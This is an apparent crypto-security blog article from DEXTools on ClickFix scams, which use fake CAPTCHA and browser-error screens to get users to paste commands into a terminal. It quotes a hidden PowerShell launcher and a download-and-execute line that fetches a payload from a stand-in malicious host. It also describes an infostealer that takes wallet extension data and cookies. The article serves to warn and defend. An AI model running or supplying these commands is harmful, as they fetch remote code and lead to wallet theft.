
ClickFix Crypto Scams: Fake CAPTCHAs That Steal Wallets
Fake CAPTCHAs and ClickFix Crypto Wallet Theft

- The emergence of ClickFix Crypto Scams completely bypasses these traditional mental firewalls. Instead of trying to trick you into signing a malicious on-chain transaction or typing your private keys into a phishing form, ClickFix attacks exploit the operational relationship between a user and their local operating system. By staging highly convincing, artificial browser errors and fake CAPTCHA verification screens, these attacks trick users into copy-pasting encrypted scripts directly into their local system terminals.
- The vectors governing digital asset theft have shifted from passive deception to aggressive, user-enforced terminal exploitation. For years, the baseline defense manual for decentralized finance (DeFi) participants focused heavily on intercepting fake login pages, auditing smart contract approval signatures, and guarding raw seed phrases against malicious inputs. If an allocator maintained a disciplined habit of verifying URLs and carefully checking hardware wallet confirmation screens, their on-chain capital remained structurally insulated.
- The web browser didn't fail; the victim's caution did under pressure. This guide breaks down the social engineering tricks, command-line mechanics, and exfiltration loops defining the ClickFix architecture.

1. The Psychology of the Trap: The Fake CAPTCHA Interface
- To analyze a ClickFix attack with technical precision, you must first recognize that it begins as a pure social engineering play. The attack usually manifests when a user visits a compromised Web3 blog, a duplicated protocol front-end, or a fake tracking portal.
Instead of presenting an obvious wallet connection prompt, the page triggers an immediate mechanical road-block.
- The screen displays a highly polished, interactive window mimicking a standard security check, such as Cloudflare’s Turnstile, a Google reCAPTCHA v3 loop, or a critical browser update failure alert (e.g., "Chrome Update Error: Direct3D Ingestion Failure").
- When the user attempts to complete the check, the interface flashes a targeted notification stating that the automated verification failed due to a localized rendering conflict. The screen then supplies a step-by-step "manual fix."
- By fabricating an urgent technical problem, the scam flips the victim's psychological state from defensive consumer to troubleshooting technician, making them far more willing to follow unusual computer commands.
2. The Command Execution Pipeline: From Clipboard to Terminal
- The true danger of the ClickFix methodology is its capability to completely bypass browser-level sandbox security. Web browsers are designed to prevent untrusted internet code from directly manipulating your computer's hardware or executing background software applications.
- ClickFix evades this barrier by tricking the user into acting as the bridge that carries the malicious software straight past the browser's security walls.
The Step-by-Step Injection Mechanics
Step 1: The Clipboard Hijack: The fake verification pop-up instructs the user to click a button labeled "Copy Fix Code" or "Copy Verification Token." When clicked, the website's JavaScript copies a hidden, malicious command string directly onto the user's system clipboard.
Step 2: Terminal Ingestion Shortcuts: The interface presents clear, graphic instructions directing the user to open their operating system's native command utility. For Windows users, it tells them to press
Windows Key + Rto invoke the Run window, typecmdorpowershell, and press enter. For macOS users, it instructs them to open the native Terminal application via Spotlight search.Step 3: The Paste Trigger: The instructions direct the user to right-click inside the open terminal window or press
Ctrl + V(orCmd + Von Mac) to paste the "copied verification string" and hit execute.
3. Deconstructing the Payload: The Base64 PowerShell Exploit
When the victim pastes the copied string into their terminal, they are not pasting a harmless verification key. They are executing a highly compressed, obfuscated, and frequently Base64-encoded command string designed to activate a silent download loop.
A typical ClickFix command payload targeted at Windows systems utilizes standard PowerShell utility tools to pull down a second-stage malware file from a remote server:
powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc [Base64_ObfuscateWhen decoded by the system, this background command translates into an aggressive automated download script:
IEX (New-Object Net.WebClient).DownloadString('https://malicious-distribution-node.cdn/payload.ps1')
The System Exploit Matrix
| Terminal Parameter | System Compliance Purpose | Malicious Exploitation Objective |
-NoP (NoProfile) | Prevents the terminal from loading personalized user profiles. | Accelerates execution speed and bypasses localized profile alerts. |
-NonI (NonInteractive) | Disables interactive prompts or confirmation messages. | Guarantees the script runs completely in the background without needing user input. |
-W Hidden (WindowStyle Hidden) | Forces the terminal execution to run in an invisible state. | Conceals the downloading activity from the desktop view to avoid alerting the victim. |
-Exec Bypass | Overrides default system execution restrictions. | Explicitly disables security configurations that prevent unauthorized scripts from running. |
IEX (Invoke-Expression) | Evaluates and executes any string expression as a local command. | Instantly downloads and runs the wallet-stealing payload straight into active memory. |
4. What Gets Stolen: The Wallet Infostealer Payload
- Once the second-stage payload executes inside your system memory, it deploys a specialized utility class known as an Information Stealer (Infostealer), such as Lumma Stealer, Vidar, or Medusa. This malware does not target your general documents or search history; it is precision-engineered to raid your digital asset footprint.
- The Infostealer programmatically targets the local folder directories where web browsers store extensions and application state files. It actively scrapes the
.ldband.logdata maps belonging to popular Web3 extensions like MetaMask, Phantom, Coinbase Wallet, and Rabby.
These local files house your encrypted wallet vault keys. Symmetrically, the malware extracts browser cookies and active session tokens.
- All of this scraped data is packed into a compressed archive and instantly sent over an encrypted channel back to the attacker's server. Once the hackers possess these session tokens and local vaults, they can brute-force your wallet passwords offline or hijack your active sessions, draining every asset across your entire multi-chain portfolio within minutes.
5. Why Traditional Security Protections Fail
The primary reason ClickFix crypto scams achieve a high success rate is that they systematically bypass standard antivirus tools and web-browser extensions.
The Structural Security Loophole: Because the malicious website does not physically force the download of an
.exeor.dmgfile through standard browser channels, browser defense systems see absolutely no risk. The user is the one copying the text and manually opening their system terminal.
From the operating system's perspective, opening PowerShell or Terminal and running an administrative command is a routine, privileged activity explicitly authorized by the computer owner. Because the code often executes directly inside active memory without saving heavy, unverified executable files onto the local hard drive, basic signature-based antivirus software frequently fails to flag the activity until the data exfiltration loop has already concluded.
6. On-Chain Protection Strategies and Telemetry via DEXTools
- Defending against modern social engineering threats requires maintaining strict boundaries around your system terminal, alongside real-time look-through visibility into live on-chain movements. If you suspect an asset configuration has been compromised by a potential local infostealer breach, tracking active wallet data logs and auditing outstanding contract permissions on decentralized venues is the only method to preserve remaining capital.
- DEXTools provides the critical analytical data infrastructure needed to monitor token activity and wallet stability across multiple layer-1 and layer-2 networks. By utilizing real-time pair explorers, multi-chain transaction tracking, and token contract security audits, market participants can independently verify whether unexpected wallet interactions or suspicious fund transfers are manifesting on-chain.
You can access DEXTools here and start trading today!
Wallet Drainer Attacks Explained: How to Recognize and Avoid Wallet Security Checklist: 10 Must-Do Steps Before Holding Top Token Security Tools in 2026: Scam Checks, Audits and Risk Reviews TON Wallet Drainer Scams: How to Stay SafeDisclaimer: This article is for informational purposes only and does not constitute investment advice, financial advice, trading advice, or any other kind of advice. DEXTools does not recommend buying, selling, or holding any cryptocurrency or token. Users should conduct their own research and consult with a qualified financial advisor before making any investment decisions. Cryptocurrency investments are volatile and high-risk. DEXTools is not responsible for any losses incurred.